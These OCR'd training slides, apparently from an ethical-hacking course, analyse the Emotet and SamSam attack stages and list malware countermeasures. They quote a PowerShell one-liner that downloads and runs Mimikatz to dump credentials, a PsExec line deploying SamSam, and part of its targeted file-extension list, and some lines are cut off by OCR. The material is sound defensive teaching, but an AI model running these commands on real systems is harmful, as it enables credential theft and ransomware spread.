
Emotet Malware Attack Phases: Maintaining Persistence Phase

Stage 3: Emotet Relocation and Creation of First culturesource.exe

- By default, Emotet malware is downloaded to the `%temp%` folder
- After comparing the file path of the current process, it moves the original .exe file (`culturesource.exe`) from the `%temp%` folder to `%LocalAppData%\culturesource\` folder
- It calls `API SHFileOperationW` to perform the file relocation. This API is called in a `Timer callback function`

Stage 4: Creation of Second culturesource.exe and Obfuscation

- In this stage, the second `culturesource.exe` is deployed for performing major exploitation functions
- The Emotet developers try to **obfuscate the code** by adding a lot of unused text



A Normal function is **split into seven parts**, which are all connected using "`jmp`"

https://www.fortinet.com


Emotet Malware Attack Phases: Maintaining Persistence Phase (Cont'd)

Stage 5: Encryption

- All strings are encrypted, and all imported API's are also encrypted

Stage 6: Deploying Timer Function


- Emotet directly uses the API SetTimer to enable the Windows Timer event
- This callback function is called once every 1000 milliseconds



Emotet Malware Attack Phases: System Compromise Phase

Stage 7: Communication with C&C Server

- Several API's are called to collect system and CPU information like **computer name**, **file system**, **Windows version information**, and **running processes**
- All the collected information are then structured and encrypted before being **transferred to the C&C server**
- After receiving the transferred information from the infected victim's machine, the C&C server **responds with** the required **malicious instructions** and **deploys the contagious payload**



Stage 8: System Compromise

- After receiving the malicious instructions or malicious payload from the malicious C&C server, Emotet **upgrades itself** and performs **exploitation of the system**
- It is in this stage that **Emotet compromises** the victim's machine

https://www.fortinet.com

Emotet Malware Attack Phases: Network Propagation Phase

Stage 9: Network Propagation


- After infecting the victim's system, Emotet's second key goal is to **spread the infection across local networks** and beyond, to **compromise as many machines as possible**
- Currently, Emotet uses **five known spreader modules**:
  - `NetPass.exe`
  - `Outlook Scraper`
  - `WebBrowserPassView`
  - `Mail PassView`
  - `Credential Enumerator`

- Emotet employs **all or some of these network propagation modules** depending on the **target machine** and **network**

Virus Analysis: SamSam Ransomware

SamSam	SamSam is a notorious ransomware that is associated with the **GOLD LOWELL** threat group and is used to **perform targeted attacks** against **global multi-national companies**. It exploits the **vulnerable unpatched servers** present in the target network using **a range of exploitation methods**
Propagation	SamSam ransomware employs **brute-force tactics** against the **weak passwords of the Remote Desktop Protocol (RDP)** to gain access to the victim's machine. Once the target host is infected, it performs **network mapping** to search **other exploitable assets** in the network
Encryption	It uses the **RSA-2048 asymmetric encryption technique** to encrypt content on infected systems
Symptoms	A **ransom note** appears on the screen **demanding ransom in bitcoins**
Structure	SamSam ransomware has **three key components**: - Batch File - Runner - Decryptor

SamSam Ransomware Attack Stages



SamSam Ransomware Attack Stages (Cont'd)

Pre-Exploitation

Stage 1: Gains Access to Vulnerable Servers

- In this stage, attackers check for the presence of **unpatched RDP vulnerabilities** in **internet-facing remote servers** to gain an **initial foothold** in a victim's network


Stage 2: Harvests Admin Credentials

- Once they identify vulnerable servers, they employ **Mimikatz** or **NLBrute RDP** brute-force tools to **harvest admin credentials** and **perform privilege escalation**

Stage 3: Spreads Infection

- Next, they **create SOCKS proxies** to tunnel the traffic and exploit admin tools like **PsExec, WMI, and RDP** to **spread SamSam** to the rest of the computers

NLBrute RDP Brute-Force Tool



PowerShell Command for Downloading Mimikatz

```
powershell.exe iex (New-Object
Net.WebClient).DownloadString('https://raw.githubuse
Mimikatz.ps1');Invoke-Mimikatz -DumpCreds
```

https://www.secureworks.com

SamSam Ransomware Attack Stages (Cont'd)

Exploitation

Stage 4: Deploys Payload

- After gaining access to **all the vulnerable servers** in the network, a **batch file (.Bat)** is executed on all servers
- This custom ransomware **.NET binary file (.Bat)** contains two embedded executables:
  - **del.exe or delfiletype.exe** (SDelete Sysinternals program)
  - **selfdel.exe** (used to delete its malicious activity)

Batch Script Deploying SamSam payload (character2.exe)

```
ps -accepteula -s \<hostname> cmd.exe /c if
exist C:\windows\system32\character2.exe start
/b character2.exe <hostname>_PublicKey.keyxml
```

SamSam Ransomware Binary

https://www.secureworks.com

SamSam Ransomware Attack Stages (Cont'd)

Exploitation (Cont'd)

Stage 5: Executes Payload and Encrypts Local Files

- After executing the binary file, the ransomware performs **encryption of the target files** matching a **hard-coded list** of approximately **300 file extensions**

Examples of hard-coded targeted file extensions

```
".xls",".xlsx",".pdf",".doc",".docx",".ppt",".pptx",".txt",".dwg",".bak",".bkf",".pst",".dbx",".zip",".rar",".
".3fr",".jar",".3g2",".sql",".png",".tif",".3gp",".java",".jpe",".jpeg",".jpg",".jsp",".php",".3pr",".7z",".
,".act",".adb",".ads",".agdl",".ai",".ait",".al",".apj",".arw",".asf",".asm",".asx",".avi",".awg",".back",".
".bik",".bkp",".blend",".bpw",".c",".cdf",".cdr",".cdr3",".cdr4",".cdr5",".cdr6",".cdrw",".cdx",".ce1",".ce2
".cpp",".cr2",".craw",".crt",".crw",".phtml",".php5",".cs",".csh",".csl",".tib",".csv",".dac",".db",".db3",".
".ddz",".der",".des",".design",".dgc",".djvu",".dng",".dot",".docm",".dotm",".dotx",".drf",".drw",".dtd",".d
".fdb",".ffd",".fff",".fh",".fmb",".fhd",".fla",".flac",".flv",".fpx",".fxg",".gray",".grey",".gry",".h",".h
".incpas",".indd",".kc2",".kdbx",".kdc",".key",".kpdx",".lua",".m",".m4v",".max",".mdc",".mdf",".mef",".mfw"
".mrw",".msg",".myd",".nd",".ndd",".nef",".nk2",".nop",".nrw",".ns2",".ns3",".ns4",".nsd",".nsf",".nsg",".ns
".odf",".odg",".odm",".odp",".ods",".odt",".oil",".orf",".ost",".otg",".oth",".otp",".ots",".ott",".p12",".p
,".pdd",".pef",".pem",".pfx",".pl",".plc",".pot",".potm",".potx",".ppam",".pps",".ppsm",".ppsx",".pptm",".pr
".qbb",".qbm",".qbr",".qbw",".qbx",".qby",".r3d",".raf",".rat",".raw",".rdb",".rm",".rtf",".rw2",".rwl",".rw
".sldx",".sql",".sqlite",".sqlite3",".sqlitedb",".sr2",".srf",".srt",".srw",".st4",".st5",".st6",".st7",".st
".sxg",".sxi",".sxi",".sxm",".sxw",".tex",".tga",".thm",".tlg",".vob",".var",".wallet",".wav",".wb2",".wmv",
```

https://www.secureworks.com

SamSam Ransomware Attack Stages (Cont'd)

Post-Exploitation


Stage 6: Demands for Ransom

- After encrypting files, the ransomware launches the **Windows SDelete program to wipe the free space** on the disk
- The malware also **deletes the main ransomware binary** and the **free space wiper**
- It then **deploys another binary** to **delete all backup files** from the local system and any network-accessible drives
- It then **displays an HTML extortion message (Ransom Note)** on the victim's system that **demands a Bitcoin amount** for each affected system or a larger amount for all affected systems

SamSam Ransomware Ransom Note

https://www.secureworks.com

Fileless Malware Analysis: Astaroth Attack



Module Flow

1. Malware Concepts
2. APT Concepts
3. Trojan Concepts
4. Virus and Worm Concepts
5. Fileless Malware Concepts
6. Malware Analysis
7. Countermeasures
8. Anti-Malware Software

Trojan Countermeasures

C|EH Certified Ethical Hacker

- Avoid opening email attachments received from **unknown senders**
- Avoid downloading and executing applications from **untrusted sources**
- Block all **unnecessary ports** at the host and firewall
- Install **patches** and **security updates** for operating systems and applications
- Avoid accepting **programs transferred** by instant messaging
- Scan external **USB drives** and **DVDs** with antivirus software before using
- Harden weak, default **configuration settings**, and disable unused functionality including protocols and services
- **Restrict permissions** within the desktop environment to prevent malicious applications from being installed
- Monitor the **internal network traffic** for odd ports or encrypted traffic
- Run **host-based** antivirus, firewall, and intrusion detection software

Backdoor Countermeasures

1. Most commercial **antivirus products** can automatically scan and detect **backdoor programs** before they can cause damage
2. Educate users not to install applications downloaded from **untrusted Internet sites** and email attachments
3. Avoid **untrusted software** and ensure that every device is protected by a firewall
4. Use **antivirus tools** such as McAfee, and Norton to detect and eliminate backdoors
5. Track open-source projects that enter the enterprise from **external untrusted sources**, such as open-source code repositories
6. Inspect **network packets** using protocol monitoring tools

Virus and Worm Countermeasures

1. Install **antivirus software** and update it regularly
2. Generate an **antivirus policy** for safe computing and distribute it to the staff
3. Schedule **regular scans** for all drives after the installation of antivirus software
4. Pay attention to the instructions while **downloading files** or any programs from the Internet
5. Avoid opening **attachments received** from an unknown sender as viruses spread via e-mail attachments
6. Do not accept disks or programs without checking them first using a **current version** of an antivirus program
7. Regularly maintain **data backup**
8. Stay informed about the **latest virus threats**
9. Ensure **pop-up blockers** are turned on and use an Internet firewall
10. Run disk clean up and registry scanner once a week
11. Run **anti-spyware** or **adware** once a week
12. Do not open files with **more than one file type extension**

Fileless Malware Countermeasures

1	Remove all the administrative tools and restrict access through **Windows Group Policy** or Windows AppLocker
2	**Disable PowerShell** and WMI when not in use
3	Disable macros and use only **digitally signed** trusted macros
4	Install whitelisting solutions such as McAfee Application Control to block **unauthorized applications** and code running on your systems
5	Train employees to detect phishing emails and **to never enable macros** in MS Office documents
6	**Disable PDF readers** to automatically run JavaScript
7	Implement **two-factor authentication** to access critical systems or resources connected to the network
8	Implement **multi-layer security** to detect and defend against memory-resident malware
9	**Run periodic AV scans** to detect infections and keep AV updated
10	Install browser protection tools and **disable automatic plugin** downloads
11	Regularly **update and patch** applications and OS
12	Use NGAV software that employs advanced technology like **AI/ML** to prevent new polymorphic malwares


Module Flow

1. Malware Concepts
2. APT Concepts
3. Trojan Concepts
4. Virus and Worm Concepts
5. Fileless Malware Concepts
6. Malware Analysis
7. Countermeasures
8. Anti-Malware Software

Anti-Trojan Software

Kaspersky Internet Security

Kaspersky Internet Security provides protection against Trojans, viruses, spyware, ransomware, phishing, and dangerous websites



